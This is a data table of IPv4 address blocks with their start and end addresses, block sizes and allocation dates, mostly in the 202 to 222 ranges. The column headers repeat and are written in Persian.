22/03/98	4096	202.97.127.255	202.97.112.0
17/08/98	16384	202.97.191.255	202.97.128.0
17/08/98	8192	202.97.223.255	202.97.192.0
19/08/97	4096	202.97.255.255	202.97.240.0
18/11/97	4096	202.98.31.255	202.98.16.0
22/03/98	4096	202.98.63.255	202.98.48.0
17/08/98	8192	202.98.95.255	202.98.64.0
13/06/97	4096	202.98.127.255	202.98.112.0
17/08/98	8192	202.98.159.255	202.98.128.0
22/03/98	4096	202.98.191.255	202.98.176.0
22/03/98	4096	202.98.223.255	202.98.208.0
22/03/98	4096	202.98.255.255	202.98.240.0
14/03/97	16384	202.99.63.255	202.99.0.0
17/08/98	8192	202.99.95.255	202.99.64.0
13/06/97	4096	202.99.127.255	202.99.112.0
17/08/98	8192	202.99.159.255	202.99.128.0
13/06/97	4096	202.99.191.255	202.99.176.0
22/03/98	4096	202.99.223.255	202.99.208.0
22/03/98	4096	202.99.255.255	202.99.240.0
22/03/98	4096	202.100.31.255	202.100.16.0
17/08/98	8192	202.100.63.255	202.100.32.0
22/03/98	4096	202.100.95.255	202.100.80.0
22/03/98	4096	202.100.127.255	202.100.112.0
22/03/98	4096	202.100.159.255	202.100.144.0
22/03/98	4096	202.100.191.255	202.100.176.0
14/02/97	4096	202.100.223.255	202.100.208.0
17/08/98	8192	202.100.255.255	202.100.224.0
17/08/98	16384	202.101.63.255	202.101.0.0
17/08/98	8192	202.101.95.255	202.101.64.0
01/03/96	8192	202.101.127.255	202.101.96.0



تاریخ تخصیص (سال/ماه/روز)	تعداد کل	آدرس پایان	آدرس شروع
17/08/98	16384	202.101.191.255	202.101.128.0
17/08/98	8192	202.101.223.255	202.101.192.0
14/02/97	4096	202.101.255.255	202.101.240.0
22/03/96	8192	202.102.31.255	202.102.0.0
17/08/98	8192	202.102.63.255	202.102.32.0
17/08/98	16384	202.102.127.255	202.102.64.0
14/02/97	4096	202.102.159.255	202.102.144.0
17/08/98	8192	202.102.191.255	202.102.160.0
20/09/97	4096	202.102.223.255	202.102.208.0
02/05/97	4096	202.102.255.255	202.102.240.0
26/09/96	4096	202.103.31.255	202.103.16.0
30/06/97	8192	202.103.63.255	202.103.32.0
17/08/98	8192	202.103.95.255	202.103.64.0
22/03/98	4096	202.103.127.255	202.103.112.0
30/06/97	16384	202.103.191.255	202.103.128.0
17/08/98	8192	202.103.223.255	202.103.192.0
14/02/97	4096	202.103.255.255	202.103.240.0
17/08/98	131072	202.105.255.255	202.104.0.0
17/08/98	65536	202.106.255.255	202.106.0.0
17/08/98	32768	202.107.127.255	202.107.0.0
17/08/98	32768	202.107.255.255	202.107.128.0
17/08/98	65536	202.108.255.255	202.108.0.0
17/08/98	65536	202.109.255.255	202.109.0.0
17/08/98	16384	202.110.63.255	202.110.0.0
17/08/98	16384	202.110.127.255	202.110.64.0
17/08/98	16384	202.110.191.255	202.110.128.0
17/08/98	16384	202.110.255.255	202.110.192.0
17/08/98	32768	202.111.127.255	202.111.0.0
17/08/98	8192	202.111.159.255	202.111.128.0
17/08/98	8192	202.111.191.255	202.111.160.0
17/08/98	16384	202.111.255.255	202.111.192.0
21/09/95	65536	202.112.255.255	202.112.0.0
21/09/95	4096	202.113.15.255	202.113.0.0
21/09/95	4096	202.113.31.255	202.113.16.0
21/09/95	8192	202.113.63.255	202.113.32.0
21/09/95	16384	202.113.127.255	202.113.64.0
21/09/95	16384	202.113.191.255	202.113.128.0
21/09/95	8192	202.113.223.255	202.113.192.0
21/09/95	4096	202.113.239.255	202.113.224.0
21/09/95	4096	202.113.255.255	202.113.240.0
21/09/95	8192	202.114.31.255	202.114.0.0
21/09/95	8192	202.114.63.255	202.114.32.0
21/09/95	16384	202.114.127.255	202.114.64.0
21/09/95	32768	202.114.255.255	202.114.128.0
21/09/95	8192	202.115.31.255	202.115.0.0
21/09/95	8192	202.115.63.255	202.115.32.0
21/09/95	16384	202.115.127.255	202.115.64.0
21/09/95	32768	202.115.255.255	202.115.128.0
21/09/95	8192	202.116.31.255	202.116.0.0
21/09/95	4096	202.116.47.255	202.116.32.0



تاریخ تخصیص (سال/ماه/روز)	تعداد کل	آدرس پایان	آدرس شروع
21/09/95	4096	202.116.63.255	202.116.48.0
21/09/95	8192	202.116.95.255	202.116.64.0
21/09/95	8192	202.116.127.255	202.116.96.0
21/09/95	32768	202.116.255.255	202.116.128.0
21/09/95	16384	202.117.63.255	202.117.0.0
21/09/95	16384	202.117.127.255	202.117.64.0
21/09/95	32768	202.117.255.255	202.117.128.0
21/09/95	8192	202.118.31.255	202.118.0.0
21/09/95	8192	202.118.63.255	202.118.32.0
21/09/95	16384	202.118.127.255	202.118.64.0
21/09/95	32768	202.118.255.255	202.118.128.0
21/09/95	8192	202.119.31.255	202.119.0.0
21/09/95	8192	202.119.63.255	202.119.32.0
21/09/95	4096	202.119.79.255	202.119.64.0
21/09/95	4096	202.119.95.255	202.119.80.0
21/09/95	8192	202.119.127.255	202.119.96.0
21/09/95	32768	202.119.255.255	202.119.128.0
21/09/95	16384	202.120.63.255	202.120.0.0
21/09/95	16384	202.120.127.255	202.120.64.0
21/09/95	32768	202.120.255.255	202.120.128.0
21/09/95	65536	202.121.255.255	202.121.0.0
10/08/04	8192	202.122.95.255	202.122.64.0
20/07/05	4096	202.123.111.255	202.123.96.0
12/04/11	4096	202.125.127.255	202.125.112.0
01/03/05	4096	202.125.191.255	202.125.176.0
21/12/94	4096	202.127.31.255	202.127.16.0
01/08/95	4096	202.127.63.255	202.127.48.0
11/03/05	4096	202.127.127.255	202.127.112.0
12/04/11	4096	202.127.143.255	202.127.128.0
21/12/94	4096	202.127.159.255	202.127.144.0
23/10/94	8192	202.127.255.255	202.127.224.0
13/01/03	8192	202.130.31.255	202.130.0.0
04/09/03	8192	202.130.255.255	202.130.224.0
17/03/05	4096	202.131.63.255	202.131.48.0
10/04/01	4096	202.131.223.255	202.131.208.0
12/04/11	4096	202.133.47.255	202.133.32.0
12/04/11	4096	202.134.143.255	202.134.128.0
11/04/05	4096	202.136.63.255	202.136.48.0
19/04/05	4096	202.136.223.255	202.136.208.0
19/04/05	4096	202.136.239.255	202.136.224.0
08/11/05	8192	202.141.191.255	202.141.160.0
17/05/05	4096	202.142.31.255	202.142.16.0
18/05/05	4096	202.143.31.255	202.143.16.0
12/04/11	4096	202.143.47.255	202.143.32.0
12/04/11	4096	202.146.175.255	202.146.160.0
12/04/11	4096	202.147.159.255	202.147.144.0
12/04/11	4096	202.148.47.255	202.148.32.0
12/04/11	8192	202.148.95.255	202.148.64.0
01/09/03	8192	202.148.127.255	202.148.96.0
12/04/11	8192	202.149.63.255	202.149.32.0



تاریخ تخصیص (سال/ماه/روز)	تعداد کل	آدرس پایان	آدرس شروع
08/07/04	8192	202.149.191.255	202.149.160.0
28/04/05	8192	202.149.255.255	202.149.224.0
02/08/05	4096	202.150.31.255	202.150.16.0
12/04/11	4096	202.150.47.255	202.150.32.0
12/04/11	4096	202.150.207.255	202.150.192.0
12/04/11	8192	202.150.255.255	202.150.224.0
12/04/11	8192	202.151.159.255	202.151.128.0
15/08/05	4096	202.152.191.255	202.152.176.0
19/08/05	4096	202.153.63.255	202.153.48.0
12/04/11	8192	202.157.223.255	202.157.192.0
23/07/04	8192	202.158.191.255	202.158.160.0
30/08/05	4096	202.160.191.255	202.160.176.0
13/08/04	4096	202.164.15.255	202.164.0.0
12/04/11	8192	202.164.127.255	202.164.96.0
22/08/06	4096	202.165.191.255	202.165.176.0
27/09/05	4096	202.165.223.255	202.165.208.0
12/04/11	8192	202.166.255.255	202.166.224.0
05/12/02	4096	202.168.175.255	202.168.160.0
13/01/04	4096	202.168.191.255	202.168.176.0
22/07/05	8192	202.170.159.255	202.170.128.0
12/04/11	8192	202.170.255.255	202.170.224.0
19/01/05	8192	202.173.255.255	202.173.224.0
12/04/11	4096	202.174.79.255	202.174.64.0
12/04/11	8192	202.176.255.255	202.176.224.0
24/11/05	4096	202.179.255.255	202.179.240.0
10/05/05	8192	202.180.159.255	202.180.128.0
25/11/05	4096	202.181.127.255	202.181.112.0
12/04/11	4096	202.182.47.255	202.182.32.0
12/04/11	8192	202.182.223.255	202.182.192.0
05/04/11	16384	202.189.63.255	202.189.0.0
29/11/05	4096	202.189.95.255	202.189.80.0
12/04/11	4096	202.191.95.255	202.191.80.0
30/01/96	524288	202.199.255.255	202.192.0.0
17/04/96	262144	202.203.255.255	202.200.0.0
04/06/96	262144	202.207.255.255	202.204.0.0
12/04/11	4096	203.6.239.255	203.6.224.0
12/04/11	4096	203.15.15.255	203.15.0.0
12/04/11	4096	203.25.223.255	203.25.208.0
12/04/11	4096	203.57.239.255	203.57.224.0
12/04/11	4096	203.78.63.255	203.78.48.0
19/11/03	4096	203.79.15.255	203.79.0.0
15/08/02	4096	203.79.47.255	203.79.32.0
12/04/11	4096	203.80.47.255	203.80.32.0
03/01/06	4096	203.80.159.255	203.80.144.0
08/01/02	4096	203.81.31.255	203.81.16.0
12/04/11	4096	203.83.239.255	203.83.224.0
15/11/04	8192	203.86.31.255	203.86.0.0
12/03/04	8192	203.86.63.255	203.86.32.0
23/03/04	4096	203.86.79.255	203.86.64.0
22/06/04	4096	203.86.95.255	203.86.80.0



تاریخ تخصیص (سال/ماه/روز)	تعداد کل	آدرس پایان	آدرس شروع
12/04/11	8192	203.86.127.255	203.86.96.0
17/02/04	8192	203.88.63.255	203.88.32.0
24/02/04	8192	203.88.223.255	203.88.192.0
29/03/04	8192	203.90.159.255	203.90.128.0
04/08/04	8192	203.90.191.255	203.90.160.0
04/08/04	8192	203.90.223.255	203.90.192.0
02/12/04	8192	203.91.63.255	203.91.32.0
09/06/04	4096	203.91.111.255	203.91.96.0
17/05/04	8192	203.92.191.255	203.92.160.0
21/12/95	4096	203.93.31.255	203.93.16.0
27/09/96	8192	203.93.63.255	203.93.32.0
07/01/97	16384	203.93.127.255	203.93.64.0
10/08/98	4096	203.93.159.255	203.93.144.0
10/08/98	8192	203.93.191.255	203.93.160.0
11/05/99	16384	203.93.255.255	203.93.192.0
30/01/02	4096	203.94.31.255	203.94.16.0
05/01/05	4096	203.95.111.255	203.95.96.0
16/06/06	4096	203.95.127.255	203.95.112.0
05/04/11	16384	203.95.191.255	203.95.128.0
12/04/11	8192	203.95.255.255	203.95.224.0
08/03/06	4096	203.99.31.255	203.99.16.0
08/03/06	4096	203.99.95.255	203.99.80.0
27/05/04	4096	203.100.47.255	203.100.32.0
23/08/06	4096	203.100.95.255	203.100.80.0
12/01/05	8192	203.100.127.255	203.100.96.0
13/03/06	4096	203.100.207.255	203.100.192.0
12/04/11	4096	203.104.47.255	203.104.32.0
12/04/11	8192	203.105.127.255	203.105.96.0
12/04/11	8192	203.105.159.255	203.105.128.0
11/04/11	32768	203.107.127.255	203.107.0.0
22/02/05	8192	203.110.191.255	203.110.160.0
12/04/11	4096	203.110.223.255	203.110.208.0
27/05/04	8192	203.118.223.255	203.118.192.0
11/04/11	32768	203.119.255.255	203.119.128.0
11/03/05	8192	203.128.63.255	203.128.32.0
14/03/05	8192	203.128.127.255	203.128.96.0
16/03/05	8192	203.130.63.255	203.130.32.0
13/04/05	8192	203.132.63.255	203.132.32.0
19/05/05	4096	203.135.111.255	203.135.96.0
03/01/06	4096	203.135.127.255	203.135.112.0
19/05/05	4096	203.135.175.255	203.135.160.0
12/04/11	8192	203.142.255.255	203.142.224.0
12/04/11	8192	203.144.127.255	203.144.96.0
12/04/11	8192	203.145.31.255	203.145.0.0
19/12/03	16384	203.148.63.255	203.148.0.0
11/04/11	4096	203.148.79.255	203.148.64.0
02/08/05	8192	203.152.95.255	203.152.64.0
12/04/11	8192	203.152.159.255	203.152.128.0
05/08/04	16384	203.156.255.255	203.156.192.0
12/04/11	8192	203.160.223.255	203.160.192.0



تاریخ تخصیص (سال/ماه/روز)	تعداد کل	آدرس پایان	آدرس شروع
20/09/05	8192	203.161.223.255	203.161.192.0
22/09/05	8192	203.166.191.255	203.166.160.0
12/04/11	8192	203.168.31.255	203.168.0.0
20/04/06	4096	203.171.239.255	203.171.224.0
15/11/05	8192	203.174.127.255	203.174.96.0
14/10/03	8192	203.175.159.255	203.175.128.0
28/11/02	16384	203.175.255.255	203.175.192.0
06/04/11	16384	203.176.63.255	203.176.0.0
12/04/11	8192	203.176.95.255	203.176.64.0
28/04/06	4096	203.184.95.255	203.184.80.0
22/06/04	8192	203.187.191.255	203.187.160.0
12/04/11	8192	203.189.223.255	203.189.192.0
12/12/05	4096	203.190.111.255	203.190.96.0
19/05/06	4096	203.191.31.255	203.191.16.0
26/07/04	16384	203.191.127.255	203.191.64.0
16/05/96	8192	203.192.31.255	203.192.0.0
12/04/11	8192	203.193.255.255	203.193.224.0
12/04/11	8192	203.195.95.255	203.195.64.0
11/04/11	32768	203.195.255.255	203.195.128.0
12/04/11	8192	203.205.95.255	203.205.64.0
11/04/11	32768	203.205.255.255	203.205.128.0
17/06/97	4096	203.207.79.255	203.207.64.0
17/06/97	4096	203.207.111.255	203.207.96.0
17/06/97	4096	203.207.127.255	203.207.112.0
17/06/97	16384	203.207.191.255	203.207.128.0
17/06/97	4096	203.207.223.255	203.207.208.0
17/06/97	8192	203.207.255.255	203.207.224.0
10/01/96	4096	203.208.15.255	203.208.0.0
13/01/06	8192	203.208.63.255	203.208.32.0
20/01/06	8192	203.209.255.255	203.209.224.0
10/10/00	4096	203.212.15.255	203.212.0.0
01/06/06	4096	203.212.95.255	203.212.80.0
26/10/01	4096	203.222.207.255	203.222.192.0
16/12/95	4096	203.223.15.255	203.223.0.0
19/04/07	4096	210.2.15.255	210.2.0.0
20/04/07	4096	210.2.31.255	210.2.16.0
09/10/00	8192	210.5.31.255	210.5.0.0
30/12/10	4096	210.5.143.255	210.5.128.0
19/06/06	4096	210.5.159.255	210.5.144.0
17/11/99	16384	210.12.63.255	210.12.0.0
10/04/00	16384	210.12.127.255	210.12.64.0
28/08/00	16384	210.12.191.255	210.12.128.0
03/02/01	16384	210.12.255.255	210.12.192.0
03/02/01	16384	210.13.63.255	210.13.0.0
20/07/01	16384	210.13.127.255	210.13.64.0
20/07/01	32768	210.13.255.255	210.13.128.0
19/09/03	8192	210.14.95.255	210.14.64.0
25/09/07	4096	210.14.127.255	210.14.112.0
22/05/06	8192	210.14.159.255	210.14.128.0
21/06/01	8192	210.14.191.255	210.14.160.0



تاریخ تخصیص (سال/ماه/روز)	تعداد کل	آدرس پایان	آدرس شروع
28/03/00	8192	210.14.223.255	210.14.192.0
19/11/99	8192	210.14.255.255	210.14.224.0
19/11/99	8192	210.15.31.255	210.15.0.0
05/04/00	8192	210.15.63.255	210.15.32.0
05/04/00	8192	210.15.95.255	210.15.64.0
03/08/01	8192	210.15.127.255	210.15.96.0
03/08/01	16384	210.15.191.255	210.15.128.0
08/02/05	16384	210.16.191.255	210.16.128.0
17/10/00	32768	210.21.127.255	210.21.0.0
17/10/00	32768	210.21.255.255	210.21.128.0
17/10/00	65536	210.22.255.255	210.22.0.0
25/05/06	8192	210.23.63.255	210.23.32.0
31/08/98	65536	210.25.255.255	210.25.0.0
31/08/98	131072	210.27.255.255	210.26.0.0
31/08/98	262144	210.31.255.255	210.28.0.0
04/09/96	262144	210.35.255.255	210.32.0.0
23/10/96	262144	210.39.255.255	210.36.0.0
12/03/97	524288	210.47.255.255	210.40.0.0
11/10/00	65536	210.51.255.255	210.51.0.0
11/10/00	16384	210.52.63.255	210.52.0.0
11/10/00	16384	210.52.127.255	210.52.64.0
27/06/00	32768	210.52.255.255	210.52.128.0
27/06/00	32768	210.53.127.255	210.53.0.0
14/03/00	32768	210.53.255.255	210.53.128.0
09/11/04	8192	210.56.223.255	210.56.192.0
01/05/97	32768	210.72.127.255	210.72.0.0
19/08/97	8192	210.72.159.255	210.72.128.0
21/10/97	8192	210.72.191.255	210.72.160.0
21/10/97	16384	210.72.255.255	210.72.192.0
21/10/97	8192	210.73.31.255	210.73.0.0
25/02/98	8192	210.73.63.255	210.73.32.0
25/02/98	16384	210.73.127.255	210.73.64.0
25/02/98	32768	210.73.255.255	210.73.128.0
25/02/98	8192	210.74.31.255	210.74.0.0
06/04/98	8192	210.74.63.255	210.74.32.0
06/04/98	8192	210.74.95.255	210.74.64.0
06/04/98	8192	210.74.127.255	210.74.96.0
06/04/98	8192	210.74.159.255	210.74.128.0
06/04/98	8192	210.74.191.255	210.74.160.0
06/04/98	16384	210.74.255.255	210.74.192.0
06/04/98	65536	210.75.255.255	210.75.0.0
06/04/98	8192	210.76.31.255	210.76.0.0
11/08/98	8192	210.76.63.255	210.76.32.0
11/08/98	16384	210.76.127.255	210.76.64.0
11/08/98	32768	210.76.255.255	210.76.128.0
11/08/98	65536	210.77.255.255	210.77.0.0
11/08/98	8192	210.78.31.255	210.78.0.0
11/08/98	8192	210.78.63.255	210.78.32.0
11/08/98	16384	210.78.127.255	210.78.64.0
11/08/98	8192	210.78.159.255	210.78.128.0



تاریخ تخصیص (سال/ماه/روز)	تعداد کل	آدرس پایان	آدرس شروع
11/08/98	8192	210.78.191.255	210.78.160.0
11/08/98	16384	210.78.255.255	210.78.192.0
10/11/04	16384	210.79.127.255	210.79.64.0
30/06/97	8192	210.79.255.255	210.79.224.0
11/10/00	131072	210.83.255.255	210.82.0.0
18/06/03	4096	210.87.143.255	210.87.128.0
12/10/04	4096	210.87.159.255	210.87.144.0
12/10/04	8192	210.87.191.255	210.87.160.0
10/12/04	16384	210.185.255.255	210.185.192.0
27/08/02	8192	210.192.127.255	210.192.96.0
17/09/99	262144	211.67.255.255	211.64.0.0
17/09/99	131072	211.69.255.255	211.68.0.0
01/08/00	131072	211.71.255.255	211.70.0.0
01/08/00	65536	211.80.255.255	211.80.0.0
14/02/01	65536	211.81.255.255	211.81.0.0
14/02/01	65536	211.82.255.255	211.82.0.0
17/04/01	65536	211.83.255.255	211.83.0.0
04/06/01	131072	211.85.255.255	211.84.0.0
02/10/01	131072	211.87.255.255	211.86.0.0
11/04/00	65536	211.88.255.255	211.88.0.0
11/04/00	65536	211.89.255.255	211.89.0.0
11/04/00	131072	211.91.255.255	211.90.0.0
16/03/00	131072	211.93.255.255	211.92.0.0
14/12/99	131072	211.95.255.255	211.94.0.0
14/12/99	131072	211.97.255.255	211.96.0.0
14/12/99	65536	211.98.255.255	211.98.0.0
14/12/99	16384	211.99.63.255	211.99.0.0
14/12/99	8192	211.99.95.255	211.99.64.0
14/12/99	8192	211.99.127.255	211.99.96.0
14/12/99	32768	211.99.255.255	211.99.128.0
14/12/99	65536	211.100.255.255	211.100.0.0
14/12/99	16384	211.101.63.255	211.101.0.0
14/12/99	16384	211.101.127.255	211.101.64.0
14/12/99	32768	211.101.255.255	211.101.128.0
14/12/99	65536	211.102.255.255	211.102.0.0
14/12/99	32768	211.103.127.255	211.103.0.0
14/12/99	32768	211.103.255.255	211.103.128.0
18/08/00	262144	211.139.255.255	211.136.0.0
18/08/00	131072	211.141.255.255	211.140.0.0
23/10/01	32768	211.142.127.255	211.142.0.0
06/11/01	32768	211.142.255.255	211.142.128.0
06/11/01	65536	211.143.255.255	211.143.0.0
23/04/01	131072	211.145.255.255	211.144.0.0
23/04/01	65536	211.146.255.255	211.146.0.0
22/06/01	65536	211.147.255.255	211.147.0.0
22/06/01	262144	211.151.255.255	211.148.0.0
27/06/00	131072	211.153.255.255	211.152.0.0
27/06/00	65536	211.154.255.255	211.154.0.0
27/06/00	16384	211.155.63.255	211.155.0.0
27/06/00	8192	211.155.95.255	211.155.64.0



تاریخ تخصیص (سال/ماه/روز)	تعداد کل	آدرس پایان	آدرس شروع
27/06/00	8192	211.155.127.255	211.155.96.0
27/06/00	32768	211.155.255.255	211.155.128.0
27/06/00	262144	211.159.255.255	211.156.0.0
27/06/00	262144	211.163.255.255	211.160.0.0
09/06/00	262144	211.167.255.255	211.164.0.0
17/08/98	32768	212.64.127.255	212.64.0.0
02/08/00	32768	212.129.255.255	212.129.128.0
12/04/01	65536	218.0.255.255	218.0.0.0
12/04/01	65536	218.1.255.255	218.1.0.0
12/04/01	131072	218.3.255.255	218.2.0.0
12/04/01	131072	218.5.255.255	218.4.0.0
12/04/01	65536	218.6.255.255	218.6.0.0
12/04/01	65536	218.7.255.255	218.7.0.0
12/04/01	131072	218.9.255.255	218.8.0.0
12/04/01	65536	218.10.255.255	218.10.0.0
12/04/01	65536	218.11.255.255	218.11.0.0
12/04/01	65536	218.12.255.255	218.12.0.0
12/04/01	65536	218.13.255.255	218.13.0.0
12/04/01	131072	218.15.255.255	218.14.0.0
12/04/01	262144	218.19.255.255	218.16.0.0
12/04/01	65536	218.20.255.255	218.20.0.0
12/04/01	32768	218.21.127.255	218.21.0.0
12/04/01	32768	218.21.255.255	218.21.128.0
12/04/01	131072	218.23.255.255	218.22.0.0
12/04/01	131072	218.25.255.255	218.24.0.0
12/04/01	65536	218.26.255.255	218.26.0.0
12/04/01	65536	218.27.255.255	218.27.0.0
12/04/01	131072	218.29.255.255	218.28.0.0
12/04/01	131072	218.31.255.255	218.30.0.0
19/06/01	262144	218.59.255.255	218.56.0.0
19/06/01	131072	218.61.255.255	218.60.0.0
19/06/01	32768	218.62.127.255	218.62.0.0
19/06/01	32768	218.62.255.255	218.62.128.0
19/06/01	65536	218.63.255.255	218.63.0.0
28/06/01	131072	218.65.255.255	218.64.0.0
28/06/01	65536	218.66.255.255	218.66.0.0
28/06/01	32768	218.67.127.255	218.67.0.0
28/06/01	32768	218.67.255.255	218.67.128.0
28/06/01	131072	218.69.255.255	218.68.0.0
28/06/01	131072	218.71.255.255	218.70.0.0
28/06/01	262144	218.75.255.255	218.72.0.0
28/06/01	131072	218.77.255.255	218.76.0.0
28/06/01	131072	218.79.255.255	218.78.0.0
28/06/01	262144	218.83.255.255	218.80.0.0
28/06/01	262144	218.87.255.255	218.84.0.0
28/06/01	524288	218.95.255.255	218.88.0.0
22/06/01	131072	218.97.255.255	218.96.0.0
22/06/01	32768	218.98.127.255	218.98.0.0
22/06/01	16384	218.98.191.255	218.98.128.0
22/06/01	8192	218.98.223.255	218.98.192.0



تاریخ تخصیص (سال/ماه/روز)	تعداد کل	آدرس پایان	آدرس شروع
22/06/01	8192	218.98.255.255	218.98.224.0
22/06/01	65536	218.99.255.255	218.99.0.0
12/04/11	8192	218.100.127.255	218.100.96.0
12/04/11	32768	218.100.255.255	218.100.128.0
19/09/01	32768	218.104.127.255	218.104.0.0
19/09/01	8192	218.104.159.255	218.104.128.0
19/09/01	8192	218.104.191.255	218.104.160.0
19/09/01	4096	218.104.223.255	218.104.208.0
19/09/01	8192	218.104.255.255	218.104.224.0
19/09/01	65536	218.105.255.255	218.105.0.0
19/09/01	131072	218.107.255.255	218.106.0.0
21/03/02	65536	218.108.255.255	218.108.0.0
31/12/02	65536	218.109.255.255	218.109.0.0
19/10/04	8192	218.185.223.255	218.185.192.0
24/10/01	65536	218.192.255.255	218.192.0.0
07/01/02	65536	218.193.255.255	218.193.0.0
01/02/02	65536	218.194.255.255	218.194.0.0
23/01/02	65536	218.195.255.255	218.195.0.0
21/01/02	262144	218.199.255.255	218.196.0.0
06/11/01	262144	218.203.255.255	218.200.0.0
06/11/01	131072	218.205.255.255	218.204.0.0
09/09/03	131072	218.207.255.255	218.206.0.0
30/11/01	262144	218.243.255.255	218.240.0.0
30/11/01	131072	218.245.255.255	218.244.0.0
17/04/02	131072	218.247.255.255	218.246.0.0
12/07/04	65536	218.249.255.255	218.249.0.0
12/03/02	65536	219.72.255.255	219.72.0.0
23/12/03	65536	219.82.255.255	219.82.0.0
12/04/11	32768	219.83.255.255	219.83.128.0
21/03/02	1048576	219.143.255.255	219.128.0.0
21/03/02	262144	219.147.255.255	219.144.0.0
21/03/02	65536	219.148.255.255	219.148.0.0
21/03/02	32768	219.149.127.255	219.149.0.0
21/03/02	16384	219.149.191.255	219.149.128.0
21/03/02	16384	219.149.255.255	219.149.192.0
21/03/02	8192	219.150.31.255	219.150.0.0
21/03/02	8192	219.150.63.255	219.150.32.0
21/03/02	8192	219.150.95.255	219.150.64.0
21/03/02	4096	219.150.111.255	219.150.96.0
21/03/02	4096	219.150.127.255	219.150.112.0
21/03/02	32768	219.150.255.255	219.150.128.0
21/03/02	8192	219.151.31.255	219.151.0.0
21/03/02	8192	219.151.63.255	219.151.32.0
21/03/02	16384	219.151.127.255	219.151.64.0
21/03/02	32768	219.151.255.255	219.151.128.0
21/03/02	131072	219.153.255.255	219.152.0.0
21/03/02	131072	219.155.255.255	219.154.0.0
21/03/02	131072	219.157.255.255	219.156.0.0
21/03/02	32768	219.158.127.255	219.158.0.0
21/03/02	32768	219.158.255.255	219.158.128.0



تاریخ تخصیص (سال/ماه/روز)	تعداد کل	آدرس پایان	آدرس شروع
21/03/02	16384	219.159.63.255	219.159.0.0
21/03/02	16384	219.159.127.255	219.159.64.0
21/03/02	32768	219.159.255.255	219.159.128.0
16/04/02	131072	219.217.255.255	219.216.0.0
03/10/02	131072	219.219.255.255	219.218.0.0
18/11/02	65536	219.220.255.255	219.220.0.0
29/03/03	65536	219.221.255.255	219.221.0.0
09/01/03	131072	219.223.255.255	219.222.0.0
17/04/03	131072	219.225.255.255	219.224.0.0
17/04/03	65536	219.226.255.255	219.226.0.0
08/09/03	65536	219.227.255.255	219.227.0.0
02/05/03	131072	219.229.255.255	219.228.0.0
05/08/03	131072	219.231.255.255	219.230.0.0
17/04/02	262144	219.235.255.255	219.232.0.0
05/09/02	131072	219.237.255.255	219.236.0.0
05/03/03	131072	219.239.255.255	219.238.0.0
11/07/02	131072	219.243.255.255	219.242.0.0
23/05/02	262144	219.247.255.255	219.244.0.0
05/07/05	16384	220.101.255.255	220.101.192.0
24/09/02	262144	220.115.255.255	220.112.0.0
25/08/06	32768	220.152.255.255	220.152.128.0
16/08/06	131072	220.155.255.255	220.154.0.0
30/10/02	2097152	220.191.255.255	220.160.0.0
14/11/02	131072	220.193.255.255	220.192.0.0
11/12/02	131072	220.195.255.255	220.194.0.0
11/12/02	262144	220.199.255.255	220.196.0.0
11/12/02	524288	220.207.255.255	220.200.0.0
21/04/05	16384	220.231.63.255	220.231.0.0
26/04/05	32768	220.231.255.255	220.231.128.0
19/10/04	16384	220.232.127.255	220.232.64.0
24/03/04	65536	220.234.255.255	220.234.0.0
25/08/06	131072	220.243.255.255	220.242.0.0
28/02/03	262144	220.251.255.255	220.248.0.0
28/02/03	65536	220.252.255.255	220.252.0.0
24/12/02	131072	221.1.255.255	221.0.0.0
24/12/02	65536	221.2.255.255	221.2.0.0
24/12/02	32768	221.3.127.255	221.3.0.0
08/01/03	32768	221.3.255.255	221.3.128.0
08/01/03	65536	221.4.255.255	221.4.0.0
08/01/03	32768	221.5.127.255	221.5.0.0
13/01/03	32768	221.5.255.255	221.5.128.0
09/01/03	65536	221.6.255.255	221.6.0.0
07/01/03	8192	221.7.31.255	221.7.0.0
09/01/03	8192	221.7.63.255	221.7.32.0
13/01/03	8192	221.7.95.255	221.7.64.0
15/02/05	8192	221.7.127.255	221.7.96.0
15/01/03	32768	221.7.255.255	221.7.128.0
24/01/03	131072	221.9.255.255	221.8.0.0
20/01/03	65536	221.10.255.255	221.10.0.0
21/01/03	32768	221.11.127.255	221.11.0.0



تاریخ تخصیص (سال/ماه/روز)	تعداد کل	آدرس پایان	آدرس شروع
22/01/03	16384	221.11.191.255	221.11.128.0
22/01/03	8192	221.11.223.255	221.11.192.0
07/02/06	8192	221.11.255.255	221.11.224.0
28/01/03	32768	221.12.127.255	221.12.0.0
28/01/03	16384	221.12.191.255	221.12.128.0
14/04/03	16384	221.13.63.255	221.13.0.0
28/05/03	8192	221.13.95.255	221.13.64.0
15/02/05	8192	221.13.127.255	221.13.96.0
11/06/03	32768	221.13.255.255	221.13.128.0
11/06/03	131072	221.15.255.255	221.14.0.0
07/07/03	131072	221.123.255.255	221.122.0.0
12/04/11	32768	221.128.255.255	221.128.128.0
30/10/03	65536	221.129.255.255	221.129.0.0
09/09/03	131072	221.131.255.255	221.130.0.0
12/09/06	8192	221.133.255.255	221.133.224.0
07/07/03	65536	221.136.255.255	221.136.0.0
15/08/03	65536	221.137.255.255	221.137.0.0
02/09/03	262144	221.175.255.255	221.172.0.0
09/09/03	524288	221.183.255.255	221.176.0.0
11/06/03	131072	221.193.255.255	221.192.0.0
11/06/03	65536	221.194.255.255	221.194.0.0
29/03/04	65536	221.195.255.255	221.195.0.0
11/06/03	131072	221.197.255.255	221.196.0.0
11/06/03	65536	221.198.255.255	221.198.0.0
30/06/03	8192	221.199.31.255	221.199.0.0
30/06/03	4096	221.199.47.255	221.199.32.0
07/02/06	4096	221.199.63.255	221.199.48.0
07/02/06	16384	221.199.127.255	221.199.64.0
01/07/03	16384	221.199.191.255	221.199.128.0
01/07/03	4096	221.199.207.255	221.199.192.0
20/07/06	8192	221.199.255.255	221.199.224.0
12/06/03	262144	221.203.255.255	221.200.0.0
02/07/03	131072	221.205.255.255	221.204.0.0
31/12/04	65536	221.206.255.255	221.206.0.0
31/07/03	16384	221.207.63.255	221.207.0.0
31/12/04	16384	221.207.127.255	221.207.64.0
31/12/04	32768	221.207.255.255	221.207.128.0
10/11/03	262144	221.211.255.255	221.208.0.0
10/11/03	65536	221.212.255.255	221.212.0.0
02/08/04	65536	221.213.255.255	221.213.0.0
11/12/03	131072	221.215.255.255	221.214.0.0
19/11/03	524288	221.223.255.255	221.216.0.0
26/06/03	524288	221.231.255.255	221.224.0.0
15/07/03	262144	221.235.255.255	221.232.0.0
10/09/03	131072	221.237.255.255	221.236.0.0
30/09/03	65536	221.238.255.255	221.238.0.0
30/09/03	32768	221.239.127.255	221.239.0.0
24/10/03	32768	221.239.255.255	221.239.128.0
08/09/03	131072	222.17.255.255	222.16.0.0
22/09/03	131072	222.19.255.255	222.18.0.0



